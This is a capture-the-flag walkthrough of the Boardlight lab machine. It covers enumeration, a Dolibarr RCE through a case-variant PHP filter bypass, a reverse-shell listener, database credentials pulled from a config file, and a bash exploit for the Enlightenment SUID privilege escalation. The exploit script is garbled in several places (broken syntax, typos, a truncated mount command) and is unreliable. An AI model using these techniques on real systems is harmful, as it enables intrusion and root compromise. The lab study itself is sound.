


Boardlight

1. Enumeration

We start with nmap scanning, two ports open, one of them a web application

```
# Nmap 7.94SVN scan initiated Sat May 25 15:01:53 2024 as: nmap -sS -sC -sV -oN nmap.txt 10.10.11.11
Nmap scan report for 10.10.11.11
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
                    OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
| ssh-hostkey:
   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
   256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open http
                  Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat May 25 15:02:41 2024 -- 1 IP address (1 host up) scanned in 47.78 seconds
```

Let's see what is this about, previously the dns recognition was unsuccessful, but thanks to the contact information we can see the domain



So we proceed to find a subdomain using three different tools


```
(kali® kali)-[~/Desktop/Boardlight]
$ gobuster dns -d board.htb -w /usr/share/amass/wordlists/subdomains-top1mil-5000.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Domain: board.htb
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /usr/share/amass/wordlists/subdomains-top1mil-5000.txt

Starting gobuster in DNS enumeration mode

Found: crm.board.htb
```




Dolibar sign-in as usually we need to discard obvious vulnerabilities as default credentials, and we bypass login interface




2. User flag

We've got the version of the software before, after searching on google we found there's a vulnerability where someone with determine permissions can obtain RCE (CVE-2023-30253)



Go to create a new website



The vulnerability consists in edit HTML source, apparently we can't use php code because we don't have those permissions but if we try to use variants like "Php, phP, pHp" this filter will be bypassed, using a normal reverse shell we could get a shell as data

```
(kali® kali)-[~/Desktop/Boardlight]
$ nc -lnvp 7777
Listening on 0.0.0.0 7777
Connection received on 10.10.11.11 35656
SOCKET: Shell has connected! PID: 57068
whoami
www-data
ls
class
index.php
lib
samples
websiteaccount_card.php
```

Looking for config files where data has reading permissions we found credentials for the database

```
pwd
/var/www/html/crm.board.htb/htdocs/conf
```

```
<?php
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr main db collation='utf8 unicode ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';
```

If we try to break into the database, it would be useless because it has tons of tables, and users registered are admin:admin that we guess before

```
mysql -u dolibarrowner -p
Enter password: serverfun2$2023!!
show databases;
show tables;
ERROR 1046 (3D000) at line 2: No database selected
Database
dolibarr
information_schema
performance schema
```

Try to use those creds on ssh and got the user flag

3.Priv esc

Using lineas to enumerate the system we found a set uid binary in a path, casualty one of the directories of the path has almost the same of the machine it could be promising

```
| -rwsr-xr-x 1 root root 27K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_sys (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_ckpasswd (Unknown SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utils/enlightenment_backlight (Unknow n SUID binary!)
-rwsr-xr-x 1 root root 15K Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/wdules/cpufreq/linux-gnu-x86_64-0.23
.1/freqset (Unknown-SUID binary!)
```

There is a vulnerability

CVE-2022-37706 in bash, basically the system library function mishandles path names that begin with /dev/.. substring

```
#!/usr/bin/bash
#This code is trying to search a specific vulnerable SUID
#if if find it, it try to leverage it to obtain full access
echo "CVE-2022-37706"
echo "[*]Trying to find the file of the vulnerable SUID"
#It search through the whole file system with string "enlight"
#which has the following permises: SUID (-4000).
#Redirects all errors to /dev/null
file =$(find / -name enlightment sys -perm -4000 2>/dev/null
if[[ -z ${file} ]]
then
    echo "[- Couldn't find the vulnerable SUID file...]"
    echo "[*] Enlightment should be installed on your system"
    exit 1
fi
echo "[+] Vulnerable SUID binery found!!"
echo "[+] Trying to pop up a root shell"
#It creates necessary directories to the exploit
mkdir -b /tmp/net
mkdir -p "/dev/../tmp/;/tmp/exploit"
echo "/bin/sh" > /tmp/exploit
chmod a+x /tmp/exploit
ëcho "[+] Welcome to the rabbit holee!!"
```

```
${file} /bin/mount -o \noexec, nosuid, utf8, nodev, iocharset=utfi
read -p "press any key to clean"
sleep 5
rm -rf /tmp/exploit
rm -rf /tmp/net
echo -e "Done"
```